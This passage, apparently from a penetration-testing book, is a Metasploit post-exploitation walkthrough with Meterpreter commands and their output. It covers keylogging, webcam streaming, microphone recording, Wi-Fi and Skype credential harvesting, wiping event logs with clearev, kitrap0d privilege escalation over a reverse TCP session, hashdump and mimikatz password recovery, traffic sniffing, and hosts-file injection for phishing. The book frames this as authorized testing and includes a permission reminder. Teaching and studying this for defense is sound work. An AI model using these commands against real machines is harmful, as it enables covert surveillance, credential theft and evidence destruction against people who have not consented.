40777/rwxrwxrwx	0	dir	2008-01-19 15:10:52 +0530	PerfLogs
40555/r-xr-xr-x	0	dir	2016-06-19 21:13:06 +0530	Program Files
40777/rwxrwxrwx	0	dir	2008-01-19 17:21:52 +0530	ProgramData
40777/rwxrwxrwx	0	dir	2016-03-24 04:06:36 +0530	System Volume Information
40555/r-xr-xr-x	0	dir	2016-06-19 20:27:20 +0530	Users
40777/rwxrwxrwx	0	dir	2016-06-19 21:11:10 +0530	Windows
100777/rwxrwxrwx	24	fil	2006-09-19 03:13:36 +0530	autoexec.bat
100444/r----r--	333203	fil	2008-01-19 13:15:45 +0530	bootmgr
100666/rw-rw-rw-	10	fil	2006-09-19 03:13:37 +0530	config.sys
40777/rwxrwxrwx	0	dir	2016-03-23 16:15:31 +0530	inetpub
40777/rwxrwxrwx	0	dir	2016-06-19 22:03:51 +0530	metasploit
100666/rw-rw-rw-	1387765760	fil	2016-06-20 08:42:49 +0530	pagefile.sys

We can download files from the target using the `download` command as follows:

```
meterpreter > download creditcard.txt
[*] downloading: creditcard.txt -> creditcard.txt
[*] download    : creditcard.txt -> creditcard.txt
```

Desktop commands

Metasploit features desktop commands such as enumerating desktops, taking pictures from web camera, recording from the mic, streaming cameras, and much more. Let's see these features:

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
=====

Session Station Name
----- -----
1 WinSta0 Screen-saver
1 WinSta0 Default
1 WinSta0 Disconnect
1 WinSta0 Winlogon

meterpreter > getdesktop
Session 1\W\D
```


Information associated with the target desktop can be compromised using `enumdesktops` and `getdesktop`. The `enumdesktop` command lists all the accessible desktops, whereas `getdesktop` lists information related to the current desktop.

Screenshots and camera enumeration

It is mandatory for the tester to get prior permissions before taking screenshots, taking webcam shots, running a live stream, or key logging. However, we can view the target's desktop by taking a snapshot using the snapshot command, as follows:

```
meterpreter > screenshot
Screenshot saved to: /root/qNiFYBhp.jpeg
```

Viewing the saved jpeg file, we have this:




Let's see if we can enumerate the cameras and see who is working on the system:

```
meterpreter > webcam_list
1: Lenovo EasyCamera
2: UScreenCapture
```


Using the `webcam_list` command, we can find out the number of cameras associated with the target. Let's stream the cameras using the `webcam_stream` command as follows:

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: bAsPojXM.html
[*] Streaming...
```

Issuing the preceding command opens a web camera stream in the browser, as shown in the following screenshot:



We can also opt for a snapshot instead of streaming by issuing the `webcam_snap` command as follows:



Sometimes we are required to listen to the environment for surveillance purposes. In order to achieve that we can use the `record_mic` command, as follows:

```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/NrouXgVj.wav
meterpreter >
```

We can set the duration of capture with the `record_mic` command by passing the number of seconds with the `-d` switch.

Another great feature is finding the idle time to figure out the usage timeline and attacking the system when the user on the target machine is less active. This can be achieved using the `idletime` command as follows:

```
meterpreter > idletime
User has been idle for: 16 mins 43 secs
```

Interesting information that can be gained from the target is key logs. We can dump key logs by starting the keyboard sniffer module by issuing the `keyscan_start` command as shown here:

```
[meterpreter] > keyscan_start  
Starting the keystroke sniffer...
```

After few seconds, we can dump the key logs using `keyscan_dump` command as follows:

```
[meterpreter] > keyscan_dump  
Dumping captured keystrokes...  
<LWin> r <Back> notepad <Return> My Pasw <Back> sword is Nipun@123
```

Throughout this section, we've seen many commands. Let's now move into the advanced section for post exploitation.

Additional post exploitation modules

Metasploit offers 250+ post-exploitation modules. However, we will only cover a few interesting ones and will leave the rest for you.

Gathering wireless SSIDs with Metasploit

Wireless networks around the target system can be discovered easily using the `wlan_bss_list` module. This allows us to fingerprint location and other important information about the target as follows:

```
[meterpreter] > run post/windows/wlan/wlan_bss_list  
[*] Number of Networks: 3  
[+] SSID: NJ  
    BSSID: e8:de:27:86:be:0a  
    Type: Infrastructure  
    PHY: Extended rate PHY type  
    RSSI: -80  
    Signal: 55  
  
[+] SSID: Venkatesh  
    BSSID: e4:6f:13:85:e5:74  
    Type: Infrastructure  
    PHY: 802.11n PHY type  
    RSSI: -78  
    Signal: 55  
  
[+] SSID: F-201  
    BSSID: 94:fb:b3:ff:a3:3b  
    Type: Infrastructure  
    PHY: Extended rate PHY type  
    RSSI: -84  
    Signal: 5  
  
[*] WlanAPI Handle Closed Successfully
```

Gathering Wi-Fi passwords with Metasploit

Similar to the preceding module, we have the `wlan_profile` module, which gathers all saved credentials for Wi-Fi from the target system. We can use the module as follows:

```
meterpreter > run post/windows/wlan/wlan_profile

[+] Wireless LAN Profile Information
GUID: {ff1c4d5c-a147-41d2-91ab-5f9d1beeedfa} Description: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC State: The interface is connected to a network.
Profile Name: ThePaandu
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
    <name>ThePaandu</name>
    <SSIDConfig>
        <SSID>
            <hex>5468655061616E6475</hex>
            <name>ThePaandu</name>
        </SSID>
    </SSIDConfig>
    <connectionType>ESS</connectionType>
    <connectionMode>auto</connectionMode>
    <MSM>
        <security>
            <authEncryption>
                <authentication>WPA2PSK</authentication>
                <encryption>AES</encryption>
                <useOneX>false</useOneX>
            </authEncryption>
            <sharedKey>
                <keyType>passPhrase</keyType>
                <protected>false</protected>
                <keyMaterial>papapapa</keyMaterial>
            </sharedKey>
        </security>
    </MSM>
    <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
```

We can see the name of the network in the `<name>` tag, and the password in the `<keyMaterial>` tag in the preceding screenshot.

Getting applications list

Metasploit offers credential harvesters for various types of application. However, in order to figure out which applications are installed on the target, we need to fetch the list of the application using the `get_application_list` module as follows:

Installed Applications	
Name	Version
---	-----
Tools for .Net 3.5	3.11.50727
ActivePerl 5.16.2 Build 1602	5.16.1602
Acunetix Web Vulnerability Scanner 10.0	10.0
Adobe Flash Player 22 NPAPI	22.0.0.192
Adobe Reader XI (11.0.16)	11.0.16
Adobe Refresh Manager	1.8.0
Apple Application Support (32-bit)	4.1.2
Application Insights Tools for Visual Studio 2013	2.4
Arduino	1.6.8
AzureTools.Notifications	2.1.10731.1602
Behaviors SDK (Windows Phone) for Visual Studio 2013	12.0.505716.0
Behaviors SDK (Windows) for Visual Studio 2013	12.0.50429.0
Blend for Visual Studio 2013	12.0.41002.1
Blend for Visual Studio 2013 ENU resources	12.0.41002.1
Blend for Visual Studio SDK for .NET 4.5	3.0.40218.0
Blend for Visual Studio SDK for Silverlight 5	3.0.40218.0
Build Tools - x86	12.0.31101
Build Tools Language Resources - x86	12.0.31101
Color Cop 5.4.3	
DatPlot version 1.4.8	1.4.8
Don Bradman Cricket 14	
Driver Booster 3.2	3.2
Dropbox	5.4.24
Dropbox Update Helper	1.3.27.77
Entity Framework 6.1.1 Tools for Visual Studio 2013	12.0.30610.0

Figuring out the applications, we can run various gather modules over the target.

Gathering skype passwords

Suppose we figured out that the target system is running Skype. Metasploit offers a great module to fetch Skype passwords using the Skype module:

```
meterpreter > run post/windows/gather/credentials/skype
[*] Checking for encrypted salt in the registry
[+] Salt found and decrypted
[*] Checking for config files in %APPDATA%
[+] Found Config.xml in C:\Users\Apex\AppData\Roaming\Skype\nipun.jaswal88
[+] Found Config.xml in C:\Users\Apex\AppData\Roaming\Skype\██████████
[*] Parsing C:\Users\Apex\AppData\Roaming\Skype\nipun.jaswal88\Config.xml
[+] Skype MD5 found: nipun.jaswal88:6d8d0 343
```

Gathering USB history

Metasploit features a USB history recovery module that figures out which USB devices were used on the target system. This module is extremely useful in scenarios where USB protection is set in place and only specific devices are allowed to connect. Spoofing the USB descriptors and hardware IDs becomes a lot easier with this module.



For more on Spoofing USB descriptors and bypassing endpoint protection, refer to http://www.slideshare.net/the_netlocksmith/defcon-2012-hacking-using-usb-devices.

Let's see how we can use the module:

```
meterpreter > run post/windows/gather/usb_history
[*] Running module against DESKTOP-PESQ21S
[*]
H:                               Disk 4f494d44
G:                               Disk 3f005f
I:  SCSI#CdRom&Ven_Msft&Prod_Virtual_DVD-ROM#2&1f4adffe&0&000001#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

[*] Patriot Memory USB Device
=====
Disk lpftLastWriteTime          Unknown
  Manufacturer      @disk.inf,%genmanufacturer%;(Standard disk drives)
  Class             Unknown
  Driver            {4d36e967-e325-11ce-bfc1-08002be10318}\0005

[*] SanDisk Cruzer Blade USB Device
=====
Disk lpftLastWriteTime          Unknown
  Manufacturer      @disk.inf,%genmanufacturer%;(Standard disk drives)
  Class             Unknown
  Driver            {4d36e967-e325-11ce-bfc1-08002be10318}\0002

[*] UFD 3.0 Silicon-Power64G USB Device
=====
Disk lpftLastWriteTime          Unknown
  Manufacturer      @disk.inf,%genmanufacturer%;(Standard disk drives)
  Class             Unknown
  Driver            {4d36e967-e325-11ce-bfc1-08002be10318}\0003
```

Searching files with Metasploit

Metasploit offers a cool command to search for interesting files, which can be downloaded further. We can use the `search` command to list all the files with juicy information as follows:

```
meterpreter > search -f *.doc
Found 162 results...
  c:\Program Files (x86)\Microsoft Office\Office12\1033\PROTTPLN.DOC (19968 bytes)
  c:\Program Files (x86)\Microsoft Office\Office12\1033\PROTTPLV.DOC (19968 bytes)
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\CSharp
\Office>Addins\1033\VST0Word15DocumentV4\Empty.doc
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\CSharp
\Office>Addins\1033\VST0Word2010DocumentV4\Empty.doc
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\Visual
Basic\Office>Addins\1033\VST0Word15DocumentV4\Empty.doc
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\Visual
Basic\Office>Addins\1033\VST0Word2010DocumentV4\Empty.doc
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\C
Sharp\Office>Addins\1033\VST0Word15DocumentV4\Empty.doc
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\C
Sharp\Office>Addins\1033\VST0Word2010DocumentV4\Empty.doc
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\V
isualBasic\Office>Addins\1033\VST0Word15DocumentV4\Empty.doc
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\V
isualBasic\Office>Addins\1033\VST0Word2010DocumentV4\Empty.doc
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\VB\Specifications\1033\Visual Basic
Language Specification.docx (683612 bytes)
  c:\Program Files (x86)\Microsoft Visual Studio 12.0\VC#\Specifications\1033\CSharp Lang
uage Specification.docx (791626 bytes)
  c:\Program Files (x86)\ResumeMaker Professional\DATA\Federal\Federal Forms Listing.doc
(30720 bytes)
```

Wiping logs from target with clearev command

All logs from the target system can be cleared using the `clearev` command:

```
meterpreter > clearev
[*] Wiping 13075 records from Application...
[*] Wiping 16155 records from System...
[*] Wiping 26212 records from Security...
```

However, if you are not a law enforcement agent, you should not clear logs from the target because logs provide important information to the blue teams to strengthen their defences. Another great module for playing with logs, known as `event_manager`, exists in Metasploit, as shown in the following screenshot:

```
meterpreter > run event_manager -i
[*] Retrieving Event Log Configuration

Event Logs on System
=====
Name           Retention  Maximum Size  Records
-----
Application   Disabled   20971520K    6
Cobra          Disabled   524288K     51
HardwareEvents Disabled   20971520K    0
Internet Explorer Disabled   K           0
Key Management Service Disabled   20971520K    0
0Alerts         Disabled   131072K     34
0Diag          Disabled   16777216K    0
0Session        Disabled   16777216K    426
PreEmptive     Disabled   K           0
Security       Disabled   20971520K    3
System          Disabled   20971520K    1
Windows PowerShell Disabled   15728640K   169
```

Let's jump into the advanced extended features of Metasploit in the next section.

Advanced extended features of Metasploit

Throughout this chapter, we've covered a lot of post exploitation. Let's now cover some of the advanced exploitation features of Metasploit in this section.

Privilege escalation using Metasploit

During the course of a penetration test, we often run into situations where we have limited access and if we run commands such as `hashdump`, we might get the following error:

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

In such cases, if we try to get system privileges with the `getsystem` command, we get the following errors:

```
meterpreter > getuid
Server username: WIN-SWIKKOTKSHX\mm
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

So, what shall we do in these cases? The answer is to escalate privileges using post-exploitation to achieve the highest level of access. The following demonstration is conducted over a Windows Server 2008 SP1 operating system, where we used a local exploit to bypass the restrictions and gain complete access to the target:

```
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

Name      Current Setting  Required  Description
----      -----          ----- 
SESSION           yes        The session to run this module on.

Exploit target:

Id  Name
--  --
0   Windows 2K SP4 - Windows 7 (x86)

msf exploit(ms10_015_kitrap0d) > set SESSION 3
SESSION => 3
msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Launching notepad to host the exploit...
[+] Process 1856 launched.
[*] Reflectively injecting the exploit DLL into 1856...
[*] Injecting exploit into 1856 ...
[*] Exploit injected. Injecting payload into 1856...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 4 opened (192.168.10.112:4444 -> 192.168.10.109:49175) at 2016-07-10 14:09:42 +0530

meterpreter > █
```

In the preceding screenshot, we used the exploit/windows/local/ms10_015_kitrap0d exploit to escalate privileges and gain the highest level of access. Let's check the level of access using the getuid command:

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > sysinfo  
Computer : WIN-SWIKKOTKSHX  
OS : Windows 2008 (Build 6001, Service Pack 1).  
Architecture : x86  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 4  
Meterpreter : x86/win32
```

We can see that we have system-level access and can now perform anything on the target.



For more info on the kitrap0d exploit, refer to <https://technet.microsoft.com/en-us/library/security/ms10-015.aspx>.

Let's now run the hashdump command and check if it works:

```
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812  
470:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
mm:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Bingo! We got the hashes with ease.

Finding passwords in clear text using mimikatz

mimikatz is a great addition to Metasploit that can recover passwords in clear text from the lsass service. We have already used the hash by using the pass-the-hash attack. However, sometimes, passwords can also be required to save time in the first place, and for the use of HTTP Basic authentication, which requires the other party to know the password rather than the hash.

mimikatz can be loaded using the `load mimikatz` command in Metasploit. The passwords can be found using the `kerberos` command made available by the mimikatz module:

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID    Package    Domain      User          Password
-----    -----    -----
0;999     NTLM       WORKGROUP   WIN-SWIKKOTKSHX$ 
0;996     Negotiate  WORKGROUP   WIN-SWIKKOTKSHX$ 
0;34086   NTLM       WIN-SWIKKOTKSHX mm
0;387971  NTLM       WIN-SWIKKOTKSHX LOCAL SERVICE
0;997     Negotiate  NT AUTHORITY IUSR
0;995     Negotiate  NT AUTHORITY Administrator Nipun@123
0;137229  NTLM       WIN-SWIKKOTKSHX Administrator Nipun@123
0;257488  NTLM       WIN-SWIKKOTKSHX Administrator Nipun@123
```

Sniffing traffic with Metasploit

Yes, Metasploit does provide the feature of sniffing traffic from the target host. Not only can we sniff a particular interface but any specified interface on the target. In order to run this module, we will first need to list all interfaces and choose any one amongst them:

```
meterpreter > sniffer_interfaces
1 - 'VMware Virtual Ethernet Adapter for VMnet8' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
2 - 'Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
3 - 'VMware Virtual Ethernet Adapter for VMnet1' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
4 - 'Microsoft Kernel Debug Network Adapter' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
5 - 'Realtek PCIe GBE Family Controller' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
6 - 'Microsoft Wi-Fi Direct Virtual Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
7 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
8 - 'SonicWALL Virtual NIC' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
9 - 'TAP-Windows Adapter V9' ( type:0 mtu:1514 usable:true dhcp:false wifi:false )
10 - 'VirtualBox Host-Only Ethernet Adapter' ( type:0 mtu:1518 usable:true dhcp:false wifi:false )
11 - 'Bluetooth Device (Personal Area Network)' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
```

We can see we have multiple interfaces. Let's start sniffing on the wireless interface, which is assigned **2** as the ID, as shown in the following screenshot:

```
meterpreter > sniffer_start 2 1000
[*] Capture started on interface 2 (1000 packet buffer)
meterpreter > sniffer_dump
[-] Usage: sniffer_dump [interface-id] [pcap-file]
meterpreter > sniffer_dump 2 2.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 1000 packets (600641 bytes)
[*] Downloaded 087% (524288/600641)...
[*] Downloaded 100% (600641/600641)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to 2.pcap
```

We start the sniffer by issuing a `sniffer_start` command on the wireless interface with the ID as **2** and **1000** packets as the buffer size. We can see that issuing the `sniffer_dump` command, we downloaded the pcap successfully. Let's see what data we have gathered by launching the captured pcap file in Wireshark by issuing the following command:

```
root@mm:~# wireshark 2.pcap
```

We can see a variety of data in the pcap file, which comprises DNS queries, HTTP requests, and clear text passwords:

No.	Time	Source	Destination	Protocol	Length	Info
20	0.000000	117.18.237.29	192.168.10.105	OCSP	842	Response
130	2.000000	202.125.152.245	192.168.10.105	HTTP	1299	HTTP/1.1 200 OK (text/html)
170	3.000000	52.84.101.29	192.168.10.105	HTTP	615	HTTP/1.1 200 OK (GIF89a)
209	4.000000	202.125.152.245	192.168.10.105	HTTP	1417	HTTP/1.1 200 OK (text/css)
285	5.000000	202.125.152.245	192.168.10.105	HTTP	59	HTTP/1.1 200 OK (text/javascript)
364	6.000000	202.125.152.245	192.168.10.105	HTTP	639	HTTP/1.1 200 OK (image/x-icon)
414	7.000000	54.79.123.29	192.168.10.105	HTTP	1038	HTTP/1.1 200 OK (text/css)
426	7.000000	54.79.123.29	192.168.10.105	HTTP	497	HTTP/1.1 301 Moved Permanently (text/html)
471	8.000000	54.79.123.29	192.168.10.105	HTTP	761	HTTP/1.1 200 OK (text/javascript)
487	9.000000	96.17.182.48	192.168.10.105	OCSP	224	Response
492	9.000000	96.17.182.48	192.168.10.105	OCSP	224	Response
543	14.000000	202.125.152.245	192.168.10.105	HTTP	528	HTTP/1.1 302 Found
573	15.000000	202.125.152.245	192.168.10.105	HTTP	1403	HTTP/1.1 200 OK (text/html)
588	15.000000	202.125.152.245	192.168.10.105	HTTP	302	HTTP/1.1 200 OK (text/javascript)
657	16.000000	192.168.10.1	239.255.255.250	SSDP	367	NOTIFY * HTTP/1.1
665	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
673	17.000000	192.168.10.1	239.255.255.250	SSDP	439	NOTIFY * HTTP/1.1
677	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
678	17.000000	192.168.10.1	239.255.255.250	SSDP	415	NOTIFY * HTTP/1.1
681	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
683	17.000000	192.168.10.1	239.255.255.250	SSDP	435	NOTIFY * HTTP/1.1
684	17.000000	192.168.10.1	239.255.255.250	SSDP	429	NOTIFY * HTTP/1.1
817	33.000000	192.168.10.101	239.255.255.250	SSDP	355	NOTIFY * HTTP/1.1
818	33.000000	192.168.10.101	239.255.255.250	SSDP	355	NOTIFY * HTTP/1.1
819	34.000000	192.168.10.101	239.255.255.250	SSDP	358	NOTIFY * HTTP/1.1
820	34.000000	192.168.10.101	239.255.255.250	SSDP	358	NOTIFY * HTTP/1.1

Host file injection with Metasploit

We can perform a variety of phishing attacks on the target by injecting the host file. We can add entries to the host file for specific domains and then can leverage our phishing attacks with ease.

Let's see how we can perform host file injection with Metasploit:

```
msf exploit(handler) > use post/windows/manage/inject_host
msf post(inject_host) > show options

Module options (post/windows/manage/inject_host):
Name      Current Setting  Required  Description
-----  -----
DOMAIN          yes        Domain name for host file manipulation.
IP            yes        IP address to point domain name to.
SESSION         yes        The session to run this module on.

msf post(inject_host) > set DOMAIN www.yahoo.com
DOMAIN => www.yahoo.com
msf post(inject_host) > set IP 192.168.10.112
IP => 192.168.10.112
msf post(inject_host) > set SESSION 1
SESSION => 1
msf post(inject_host) > exploit

[*] Inserting hosts file entry pointing www.yahoo.com to 192.168.10.112..
[*] Done!
[*] Post module execution completed
```

